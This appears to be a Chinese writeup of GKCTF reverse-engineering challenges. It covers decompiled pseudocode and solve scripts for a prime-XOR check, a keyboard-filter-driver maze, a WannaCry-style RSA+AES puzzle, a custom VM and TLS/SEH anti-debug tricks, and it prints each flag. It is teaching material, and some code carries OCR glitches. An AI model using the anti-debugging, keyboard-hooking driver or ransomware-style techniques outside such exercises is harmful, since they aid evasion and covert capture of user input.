if ( (unsigned __int8)sub_41185C(&instr) )
{
  v29 = (char *)sub_41153C;
  v14 = sub_4113CF(std::cout, "You do know Chelly!!!! ");
  v15 = std::basic_ostream<char,std::char_traits<char>>::operator<<(v14, sub_41153C);
  v17 = sub_4114E7(v16, &v28 == (int *)&v29, v15, a1);
  v18 = sub_4113CF(v17, v29);
  v19 = std::basic_ostream<char,std::char_traits<char>>::operator<<(v18, v30);
  sub_4114E7(v20, &v30 == &v30, v19, a1);
}
else
{
  v21 = sub_4113CF(std::cout, "it's not chelly's identity.");
  v22 = std::basic_ostream<char,std::char_traits<char>>::operator<<(v21, sub_41153C);
  sub_4114E7(v23, &v30 == &v30, v22, a1);
}
v24 = system("pause");
```

第一个函数用于限制输入长度为16字符。

```
int __usercall sub_41B6B0@<eax>(int a1@<xmm0>, int a2)
{
  int v2; // ecx
  int v3; // eax
  int v4; // eax
  int v5; // ecx
  int v6; // eax
  int v7; // ecx
  int v9; // [esp+0h] [ebp-CCh]
  int v10; // [esp+4h] [ebp-C8h]

  sub_4114C9(&unk_42E027);
  if ( sub_4111E0(a2) != 16 )
  {
    v3 = sub_4113CF(std::cout, "bad long!");
    v4 = std::basic_ostream<char,std::char_traits<char>>::operator<<(v3, sub_41153C);
    sub_4114E7(v5, &v9 == &v10, v4, a1);
    v6 = system("pause");
    sub_4114E7(v7, &v10 == &v10, v6, a1);
    exit(0);
  }
  return sub_4114E7(v2, 1, 16, a1);
}
```

第二个函数是加密函数。

首先生成了向量v10，紧接着用一个循环遍历输入，向量中元素小于instr中元素时累加向量的值，之后instr元素与这个值异或

```
int __cdecl sub_41B3B0(int a1)
{
  _DWORD *i; // eax
  int v2; // eax
  int v3; // edx
  int v4; // ST04_4
  int v6; // [esp+D0h] [ebp-60h]
  int v7; // [esp+DCh] [ebp-54h]
  int v8; // [esp+F4h] [ebp-3Ch]
  _DWORD *v9; // [esp+100h] [ebp-30h]
  char v10; // [esp+118h] [ebp-18h]
  int v11; // [esp+12Ch] [ebp-4h]
  int savedregs; // [esp+130h] [ebp+0h]

  sub_4114BF(&unk_42D027);
  sub_4112F8(0x10u);
  sub_4116E0(&v10, 128);
  v9 = (_DWORD *)sub_411456(a1);
  v8 = sub_411375(a1);
  while ( v9 != (_DWORD *)v8 )
  {
    v7 = 0;
    v6 = 0;
    for ( i = (_DWORD *)sub_411325(&v10, 0); *i < *v9; i = (_DWORD *)sub_411325(&v10, v6) )
      v7 += *(_DWORD *)sub_411325(&v10, v6++);
    *v9 ^= v7;
    ++v9;
  }
  v2 = sub_4114D3(&v10);
  v4 = v3;
  sub_411537(&savedregs, &dword_41B4BC, v2);
  return sub_4114DD((unsigned int)&savedregs ^ v11, v4);
}
```

加密函数中向量生成方式如下：

从2至len（此处为128），若满足if判断则加入向量中。其中if判断是一个判断是否为质数的函数，也就是说，向量是生成len之内的质数

```
int __usercall sub_420530@<eax>(int xmm0_4_0@<xmm0>, int table, int len)
{
  int i; // [esp+E0h] [ebp-30h]
  char v5; // [esp+ECh] [ebp-24h]
  int v6; // [esp+100h] [ebp-10h]
  int v7; // [esp+10Ch] [ebp-4h]
  int savedregs; // [esp+110h] [ebp+0h]

  sub_4115F0((int)&unk_434029);
  sub_4113CF(&v5, 0x10u);
  sub_411406((int)&v5, xmm0_4_0);
  v7 = 0;
  for ( i = 2; i < len; ++i )
  {
    if ( (unsigned __int8)sub_4117FD(xmm0_4_0, i) )
      sub_41173F(xmm0_4_0, (int)&i);
  }
  sub_4119A6(&v5);
  v7 = -1;
  sub_411609((int)&v5, xmm0_4_0);
  sub_41167C((int)&savedregs, (int)&dword_420640);
  return sub_411613((unsigned int)&savedregs ^ v6, 1, table, xmm0_4_0);
}
```

简言之，加密函数将输入的每个字符对一个值进行异或，这个值是向量v10中低于该字符的元素之和。

第三个函数是一个check输入经过加密后是否正确的函数。

与一个数组进行判等。

```
sub_4112F8(0x100u);
v9 = 438;
v10 = 1176;
v11 = 1089;
v12 = 377;
v13 = 377;
v14 = 1600;
v15 = 924;
v16 = 377;
v17 = 1610;
v18 = 924;
v19 = 637;
v20 = 639;
v21 = 376;
v22 = 566;
v23 = 836;
v24 = 830;
v1 = sub_4113A2(&v28);
v2 = (_DWORD *)sub_411519(&v9, &v25);
sub_41155F(*v2, v2[1], v1);
for ( i = 0; ; ++i )
{
  v3 = sub_4111D6(a1);
  if ( i >= v3 )
    break;
  v4 = (_DWORD *)sub_411325(a1, i);
  if ( *v4 != *(_DWORD *)sub_411325(&v30, i) )
  {
    v27 = 0;
    v6 = sub_4114D3(&v30);
    LOBYTE(v6) = v27;
    goto LABEL_7;
  }
}
v26 = 1;
v6 = sub_4114D3(&v30);
LOBYTE(v6) = v26;
LABEL_7:
v7 = v5;
sub_411537(&savedregs, &dword_41B06C, v6);
return sub_4114DD((unsigned int)&savedregs ^ v31, v7);
```

因此，只需要生成一个128内的质数数组，用判等数组进行爆破即可。

```python
#生成质数数组
def is_prime_num(num):
    #判断num是否为质数
    for i in range(2, num):
        if num % i == 0:
            return False
    return True
def create_table(n):
    #生成n之内的质数列表
    table = []
    for num in range(2, n):
        if is_prime_num(num):
            table.append(num)
    return table
def de_anwser(_key):
    #根据key，爆破
    table = create_table(128)
    flag = ''
    for k in _key:
        for ch in range(128):
            count = 0
            i = 0
            while table[i] < ch:
                count += table[i]
                i += 1
```

```
            tmp = ch ^ count
            if tmp == k:
                flag += chr(ch)
    return flag
key = [438,1176,1089,377,377,1600,924,377,1610,924,637,639,376,566,836,830
]
flag = de_anwser(key)
print(flag) #flag{Che11y_1s_EG0IST}
```

0x3 BabyDriver

题目思路来源：参考2016 HCTF Reverse题目seven

一看源码，你就知道这是一个打着驱动幌子的简单迷宫，师傅们可能卡在了驱动对应的键盘码这块，我将上下左右设置为为IKJL，键盘过滤驱动捕获点击以后达成条件会输出成功，但不知道为啥卸载驱动以后老是蓝屏。。。

进到驱动程序的入口点DriverEntry里面，可以看到Driverunload，和分发函数，主题人想用KdDisableDebugger：

IDA View-A | Pseudocode-A | Hex View-1 | Structures

```
__int64 __fastcall DriverEntry(PDRIVER_OBJECT DriverObject)
{
  PDRIVER_OBJECT v1; // rsi

  DriverObject->DriverUnload = (PDRIVER_UNLOAD)DriverUnload;
  v1 = DriverObject;
  KdDisableDebugger();
  memset64(v1->MajorFunction, (unsigned __int64)GeneralDispatch, 0x1Bui64);
  v1->MajorFunction[3] = (PDRIVER_DISPATCH)&ReadDispatch;
  v1->MajorFunction[22] = (PDRIVER_DISPATCH)&PowerDispatch;
  v1->MajorFunction[27] = (PDRIVER_DISPATCH)PnPDispatch;
  AttachDevice(v1);
  return 0i64;
}
```

因为是键盘过滤驱动，主要看下IRP读操作的回调函数，也就是CompletionRoutine的位置：

```
  struct _IO_STACK_LOCATION *v7; // rax

  v2 = a2;
  v3 = a1;
  if ( v2->CurrentLocation == 1 )
  {
    v2->IoStatus.Information = 0i64;
    v2->IoStatus.Status = -1073741808;
    IofCompleteRequest(v2, 0);
    result = -1073741808;
  }
  else
  {
    v5 = *(struct _DEVICE_OBJECT **)(a1[8] + 24i64);
    v6 = v2->Tail.Overlay.CurrentStackLocation;
    *(_OWORD *)&v6[-1].MajorFunction = *(_OWORD *)&v6->MajorFunction;
    *(_OWORD *)&v6[-1].Parameters.MountVolume.DeviceObject = *(_OWORD *)&v6->Parameters.MountVolume.DeviceObject;
    *(_OWORD *)&v6[-1].Parameters.WMI.Buffer = *(_OWORD *)&v6->Parameters.WMI.Buffer;
    v6[-1].FileObject = v6->FileObject;
    v6[-1].Control = 0;
    v7 = v2->Tail.Overlay.CurrentStackLocation;
    v7[-1].Context = v3;
    v7[-1].CompletionRoutine = (PIO_COMPLETION_ROUTINE)ReadComp;
    v7[-1].Control = -32;
    result = IofCallDriver(v5, v2);
  }
  return result;
}
```


很快在函数内找到迷宫的地图和行走逻辑，与普通迷宫不同的是，是由键盘过滤驱动获取键盘扫描码来控制上下左右：

```
000140003000 ; Segment permissions: Read/Write
000140003000 _data           segment para public 'DATA' use64
000140003000                 assume cs:_data
000140003000                 ;org 140003000h
000140003000 g_Maze          db '****************o.*..*......*..**.**...**.*.*.***.****.**.*.*.***'
000140003000                                     ; DATA XREF: ReadComp+48↑o
000140003000                 db '...**....*.*.*****..***.**.*..**.**.***.**.**.**.**.******.**.**.'
000140003000                 db '**....***.**.**.*****.***....**...***.**********..***......#****.'
000140003000                 db '****************************',0
0001400030E1                 align 4
0001400030E4 dword_1400030E4 dd 10h                  ; DATA XREF: ReadComp+3C↑r
0001400030E4                                         ; ReadComp+7D↑w ...
```

根据键盘过滤驱动获得的key值为，我们可以知道IKJL为上下左右：

```
if ( *v6 == 23 )                                    // I
{
  if ( v5 & 0xFFFFFFF0 )
  {
    v5 -= 16;
    goto LABEL_21;
  }
  v5 += 208;
  dword_1400030E4 = v5;
}
if ( v8 == 37 )                                     // K
{
  if ( (v5 & 0xFFFFFFF0) != 208 )
  {
    v5 += 16;
    goto LABEL_21;
  }
  v5 -= 208;
  dword_1400030E4 = v5;
}
if ( v8 == 36 )                                     // J
{
  if ( v5 & 0xF )
  {
    --v5;
    goto LABEL_21;
  }
  v5 += 15;
  dword_1400030E4 = v5;
}
if ( v8 != 38 )                                     // L
  goto LABEL_22;
if ( (v5 & 0xF) == 15 )
  v5 -= 15;
```

然后在虚拟机里加载下驱动，键盘依次敲击LKKKLLKLKKKLLLKKKLLLLLL，在有节奏感的敲击后，就可以获得success！



然后我虚拟机就蓝了。。。。

0x4 WannaReverse

题目思路来源：WannaCry的加密原理
这道题目被apeng师傅非预期了，膜就完事，首先讲下我认为的常规做法，我们拿到四个文件，主要需要逆向WannaReverse.exe这个文件，libcrypto-1_1.dll是openssl库用来提供rsa的相关加密函数，clickme.exe是仿照wannacry病毒的界面程序（自带换壁纸功能），flag.txt.Encry是被WannaReverse.exe加密的flag。

题目加密流程和WannaCry的加密原理差不多，也是RSA2048 + AES随机密钥，但是为了大大降低题目难度，也不在加密算法这里留坑了，直接把私钥给了，在clickme.exe里点Decrypt按钮就有私钥（模仿WannaRen直接给密钥）

解题脚本：

```
#coding:utf-8
from Crypto.Cipher import AES
 from binascii import b2a_hex, a2b_hex
 import rsa
 import base64
def aes_decrypt(text,key):
    key = key.encode('utf-8')
    mode = AES.MODE_ECB
    cryptor = AES.new(key, mode)
    plain_text = cryptor.decrypt(a2b_hex(text))
    return plain_text.replace('\x00','')
def decrypt(crypt_text): # 用私钥解密
    with open('rsa_private_key.pem', 'r') as privatefile:
        p = privatefile.read()
    privkey = rsa.PrivateKey.load_pkcs1(p)
    lase_text = rsa.decrypt(crypt_text, privkey)
return lase_text
if name == 'main':
    with open("flag.txt.Encry",'rb') as f:
        res = f.read()[0xd:0x165]
    print res
    res = base64.b64decode(res)
    key = decrypt(res)
```

```
with open("flag.txt.Encry",'rb') as f:
    res = f.read()[0x165:]

print (res.encode('hex'))
print (aes_decrypt(res.encode('hex'),key))
```

```
28      key = decrypt(res)
R6AlR0HASXaugIAawobUR2CafHOfsCvvbAhPmFSODz/audwDYr/c3lQnzjL8eERYk4Tw4roclSen8Nlg4HoPh6F7FFGg+H8MC8JX+zIX
FbStVvvyzgoU3gLZBut3Nz71xEeuuzjPKnz3sf4NfsPW6wB3TXiQXSEaRwp/oIfwp1WFkjYY3Ox9N/25PEPn407RYd/
id9BScQ3h9mh4C/WRU3lxlXnHzuPGrVA7Gb7oEvUCduaPP13zKGwB+4RQMsOoHyID2F06dIp2RFrUiS5nf8T7THo+7HJDwWhxDgqAUK5
zaMaF4Dv3sl38w7nEk3jGSiFmbx83ROVqULkfs+g4fA==
5cbcea89ba2b1827793f130a8a97b49bcd789bd8359205454c22a56937eb6e2b0ebd840f916138f6f1ba991941720791f0266806
61265c2035ddcffc77575481f2f2e4afbfa21d29ae6c083b761b66b8fe72cbd694c3d56ae70c7a28dcbcac80
flag{385fa869-3046-44ee-9d30-c03551273867}
[Finished in 0.9s]
```

0x5 EzMachine

如果没有限制的话，会存在多解的情况，因此后来更新了题目描述，flag的组成仅包括：字母、大括号、大括号回头和下划线。

首先打开IDA，来到main函数，发现有混淆干扰了反汇编，手动patch为nop

```
.text:00401580
.text:00401580 loc_401580:                             ; CODE XREF: sub_401940+19↓p
.text:00401580                 push    ebp
.text:00401581                 mov     ebp, esp
.text:00401583                 sub     esp, 0Ch
.text:00401586                 push    ebx
.text:00401587                 push    esi
.text:00401588                 push    edi
.text:00401589                 call    sub_4014F0
.text:0040158E                 cmp     eax, ecx
.text:00401590                 jnz     short loc_401595
.text:00401592                 jz      short loc_401595
.text:00401594                 nop                                    patch为nop
.text:00401595
.text:00401595 loc_401595:                             ; CODE XREF: .text:00401590↑j
.text:00401595                                         ; .text:00401592↑j ...
.text:00401595                 mov     eax, 1
.text:0040159A                 test    eax, eax
.text:0040159C                 jz      short loc_4015EE
.text:0040159E                 mov     ecx, dword_445BD8
.text:004015A4                 mov     dl, byte_4449A0[ecx]
.text:004015AA                 mov     [ebp-1], dl
.text:004015AD                 mov     dword ptr [ebp-8], 0
.text:004015B4                 jmp     short loc_4015BF
```

然后创建函数并查看伪代码，发现是VM结构，下面开始分析。

off_4448F4处保存各个opcode对应函数的地址，4449A0处为虚拟机代码起始地址，dword_445BD8为ip，off_4427FC处保存有四个寄存器的地址，dword_445BAC为栈的起始地址，dword_445BC8为esp，opcode中有对栈的操作、跳转操作、取输入的操作以及加减乘除异或五种运算，分析各个opcode的作用后，可以写脚本生成伪汇编代码：

```
opcode = {0x00:'nop',0x01:'mov',0x02:'pushi',0x03:'pushr',0x04:'pop',0x05:'print',0x06:'add',0x07:'sub',0x08:'mul',0x09:'div',0x0A:'xor',0x0B:'jmp',0x0C:'cmp',0x0D:'je',0x0E:'jn',0x0F:'jg',0x10:'jl',0x11:'input',0x12:'clrstr',0x13:'LoadStack',0x14:'LoadString',0xFF:'quit'}
operand = {'nop':0,'mov':2,'pushi':1,'pushr':1,'pop':1,'print':0,'add':2,'sub':2,'mul':2,'div':2,'xor':2,'jmp':1,'cmp':2,'je':1,'jn':1,'jg':1,'jl':1,'input':0,'clrstr':0,'LoadStack':2,'LoadString':2,'quit':0}
code = [
    0x01, 3,3,
    0x05, 0x00, 0x00,
```

```
    0x11, 0x00, 0x00,
    0x01, 1,17,
    0x0C, 0,1,
    0x0D, 10, 0x00,
    0x01, 3,1,
    0x05, 0x00, 0x00,
    0xFF, 0x00, 0x00,
    0x01, 2, 0,
    0x01, 0, 17,
    0x0C, 0, 2,
    0x0D, 43, 0x00,
    0x14, 0, 2,
    0x01, 1, 97,
    0x0C, 0, 1,
    0x10, 26, 0x00,
    0x01, 1, 122,
    0x0C, 0, 1,
    0x0F, 26, 0x00,
    0x01, 1, 71,
    0x0A, 0, 1,
    0x01, 1, 1,
    0x06, 0, 1,
    0x0B, 36, 0x00,
    0x01, 1, 65,
    0x0C, 0, 1,
    0x10, 36, 0x00,
    0x01, 1, 90,
    0x0C, 0, 1,
    0x0F, 36, 0x00,
    0x01, 1, 75,
    0x0A, 0, 1,
    0x01, 1, 1,
    0x07, 0, 1,
    0x01, 1, 16,
    0x09, 0, 1,
    0x03, 1, 0x00,
    0x03, 0, 0x00,
    0x01, 1, 1,
    0x06, 2, 1,
    0x0B, 11, 0x00,
    0x02, 0x7, 0x00,
    0x02, 0xD, 0x00,
    0x02, 0x0, 0x00,
    0x02, 0x5, 0x00,
    0x02, 0x1, 0x00,
    0x02, 0xC, 0x00,
    0x02, 0x1, 0x00,
    0x02, 0x0, 0x00,
    0x02, 0x0, 0x00,
```

```
    0x02, 0xD, 0x00,
    0x02, 0x5, 0x00,
    0x02, 0xF, 0x00,
    0x02, 0x0, 0x00,
    0x02, 0x9, 0x00,
    0x02, 0x5, 0x00,
    0x02, 0xF, 0x00,
    0x02, 0x3, 0x00,
    0x02, 0x0, 0x00,
    0x02, 0x2, 0x00,
    0x02, 0x5, 0x00,
    0x02, 0x3, 0x00,
    0x02, 0x3, 0x00,
    0x02, 0x1, 0x00,
    0x02, 0x7, 0x00,
    0x02, 0x7, 0x00,
    0x02, 0xB, 0x00,
    0x02, 0x2, 0x00,
    0x02, 0x1, 0x00,
    0x02, 0x2, 0x00,
    0x02, 0x7, 0x00,
    0x02, 0x2, 0x00,
    0x02, 0xC, 0x00,
    0x02, 0x2, 0x00,
    0x02, 0x2, 0x00,
    0x01, 2, 1,
    0x13, 1, 2,
    0x04, 0, 0x00,
    0x0C, 0, 1,
    0x0E, 91, 0x00,
    0x01, 1, 34,
    0x0C, 2, 1,
    0x0D, 89, 0x00,
    0x01, 1, 1,
    0x06, 2, 1,
    0x0B, 78, 0x00,
    0x01, 3, 0,
    0x05, 0x00, 0x00,
    0xFF, 0x00, 0x00,
    0x01, 3, 1,
    0x05, 0x00, 0x00,
    0xFF, 0x00, 0x00,
]
for i in range(0,len(code),3):
    if not code[i] in opcode.keys():
        print('unknow')
        continue
    op = opcode[code[i]]
    print(op, end = ' ')
```

```
    if operand[op] != 0:
        print(code[i+1:i+1+operand[op]])
    else:
        print()
```

得到伪汇编代码：

```
mov [3, 3]
print
input
mov [1, 17] //flag长度
cmp [0, 1]
je [10]
mov [3, 1]
print
quit
mov [2, 0]
mov [0, 17]
cmp [0, 2]
je [43]
LoadString [0, 2]
mov [1, 97]
cmp [0, 1]
jl [26]  //if input[i] < 'a': jmp
mov [1, 122]
cmp [0, 1]
jg [26]  //if input[i] > 'z': jmp
zmov [1, 71]
xor [0, 1]
mov [1, 1]
add [0, 1]
jmp [36]
mov [1, 65]
cmp [0, 1]
jl [36]  //if input[i] < 'A': jmp
mov [1, 90]
cmp [0, 1]
jg [36]  //if input[i] > 'Z': jmp
mov [1, 75]
xor [0, 1]
mov [1, 1]
sub [0, 1]
mov [1, 16]
div [0, 1]
pushr [1]
pushr [0]
mov [1, 1]
add [2, 1]
jmp [11]
pushi [7]
```

```
pushi [13]
pushi [0]
pushi [5]
pushi [1]
pushi [12]
pushi [1]
pushi [0]
pushi [0]
pushi [13]
pushi [5]
pushi [15]
pushi [0]
pushi [9]
pushi [5]
pushi [15]
pushi [3]
pushi [0]
pushi [2]
pushi [5]
pushi [3]
pushi [3]
pushi [1]
pushi [7]
pushi [7]
pushi [11]
pushi [2]
pushi [1]
pushi [2]
pushi [7]
pushi [2]
pushi [12]
pushi [2]
pushi [2]
mov [2, 1]
LoadStack [1, 2]
pop [0]
cmp [0, 1]
jn [91]
mov [1, 34]
cmp [2, 1]
je [89]
mov [1, 1]
add [2, 1]
jmp [78]
mov [3, 0]
print
quit
mov [3, 1]
print
```

```
quit
```

伪代码中，类似于mov、add、sub等指令后面的操作数为寄存器编号，例如 mov [1,2]代表将2号寄存器的内容放入1号寄存器。接下来分析伪汇编代码，发现是对输入的值进行处理，小写字母异或71后+1，大写字母异或75后-1，非字母不处理，处理得到的结果除以16，得到的商和余数分别进栈，并在最后部分比较，因此可以写出exp计算flag:

```
array = [0x7,0xd,0x0,0x5,0x1,0xc,0x1,0x0,0x0,0xd,0x5,0xf,0x0,0x9,0x5,0xf,0x3,0x0,0x2,0x5,0x3,0x3,0x1,0x7,0x7,0xb,0x2,0x1,0x2,0x7,0x2,0xc,0x2,0x2,]
array = array[::-1]
for i in range(0, len(array), 2):
    c = array[i] + array[i+1]*16
    tmp = (c-1) ^ 71
    if tmp >= ord('a') and tmp <= ord('z'):
        print(chr(tmp), end = "")
        continue
    tmp = (c+1) ^ 75
    if tmp >= ord('A') and tmp <= ord('Z'):
        print(chr(tmp), end = "")
        continue
    print(chr(c), end = "")
```

flag{Such_A_EZVM}

0x6 DbgIsFun

首先检查tls回调，出现了smc，解密方法为第i位与i异或，解密后创建了运行该函数的线程

```
void __stdcall TlsCallback_0(int a1, int a2, int a3)
{
  signed int v3; // eax
  DWORD flOldProtect; // [esp+0h] [ebp-8h]

  if ( a2 == 1 )
  {
    VirtualProtect(StartAddress, 0x42Eu, 0x40u, &flOldProtect);
    v3 = 0;
    do
    {
      *((_BYTE *)StartAddress + v3) ^= v3;
      ++v3;
    }
    while ( v3 < 1070 );
    CreateThread(0, 0, StartAddress, 0, 0, 0);
  }
}
```

main函数的开头可以看到安装了seh函数

```
loc_4015C0:                             ; CODE XREF: start-8D↓p
                push    ebp
                mov     ebp, esp
                push    ecx
                push    ebx
                push    esi
                push    edi
                push    offset loc_401540
                push    large dword ptr fs:0
                mov     large fs:0, esp
                xor     bl, bl
                nop     dword ptr [eax+00h]
```


安装后进行输入，然后对输入的长度减了一个0x1C，并随后触发int3断点来到seh函数。

```
loc_401540:                             ; DATA XREF: .text:004015C7↓o
                push    ebp
                mov     ebp, esp
                push    ebx
                push    esi
                push    edi
                mov     ecx, [ebp+10h]  ; context结构
                mov     eax, [ecx+0C0h] ; context + 0xC0 : EFlag
                mov     ebx, [ecx+0B8h] ; context + 0xB8 : EIP
                mov     edx, [ebx]
                cmp     edx, 8BCCCCCCh  ; 判断发生异常时的EIP值
                jnz     short loc_401580
                cmp     eax, 246h       ; 判断异常时Eflag值
                jnz     short near ptr loc_401571+1
                inc     ebx
                mov     [ecx+0B8h], ebx
                jz      short loc_4015AF
                jnz     short loc_4015AF
```


SEH中的判断如图所示。在main函数中对flag长度做的sub操作会影响EFlags的值，当输入长度等于0x1C时，ZFlag置0，SEH函数由此判断输入的长度是否正确，如果错误会将程序的流程引向一段假的flag解密函数。长度正确则对标志位置1。

```
loc_401572:                             ; CODE XREF: .text:00401564↑j
                add     ebx, 2          ; 引向错误的flag解密函数
                mov     [ecx+0B8h], ebx
                jz      short loc_4015AF
                jnz     short loc_4015AF
; ---------------------------------------------------------------------------
                db 0E9h
; ---------------------------------------------------------------------------

loc_401580:                             ; CODE XREF: .text:0040155D↑j
                cmp     edx, 48BCCCCh
                jnz     short loc_4015A2
                mov     dword_41A8E0, 1 ; 标志位置1
                push    1388h
                call    ds:Sleep
                call    sub_403AFA
```


dword_41A8E0这个标志位将在子线程的函数中被循环检查，静态下该函数还未解密，所以需要进行动态调试等待代码段解密。解密后来到子线程函数：



当dword_41A8E0处的标志位被置1后，函数跳出Sleep死循环开始运行，首先会取41A8DE起始的前0x8C个字节计算字节码之和，如果该段代码被patch或者存在断点，字节码之和就会改变，从而影响后续的计算结果。



计算完字节码之和后与所输入字符串进行异或，再往后就是将异或后的结果进行RC4加密并校验，密钥为GKCTF



如图所示，校验时的数据存放在代码段，因此调试时的反汇编结果可能出现错误，需要手动矫正。从4014AA开始即为校验数据，将这段数据进行RC4解密，密钥GKCTF，再与前面计算得到的字节码之和进行异或即可得到flag

```
from Crypto.Cipher import ARC4
key = b"GKCTF"
hexstr = "2DD40FD054EE75D0E03096E1798AE0FE183A27E72F86C9FE6643A775"
newstr = b""
for i in range(0, len(hexstr), 2):
```

```
    newstr += int(hexstr[i:i+2],16).to_bytes(1,'little')
rc4 = ARC4.new(key)
flag = rc4.decrypt(newstr)
for i in flag:
    print(chr(i^0xC9), end = "")

```

flag{5tay4wayFr0m8reakp0int}

MISC

0x1 Pokémon

题目描述：

比赛累了吧,怀旧一把，我在103号道路等你

hint： Pokémon 说明是windows编码的，只是游戏简单操作说明 flag格式为flag{flag_is_here}

Writeup：

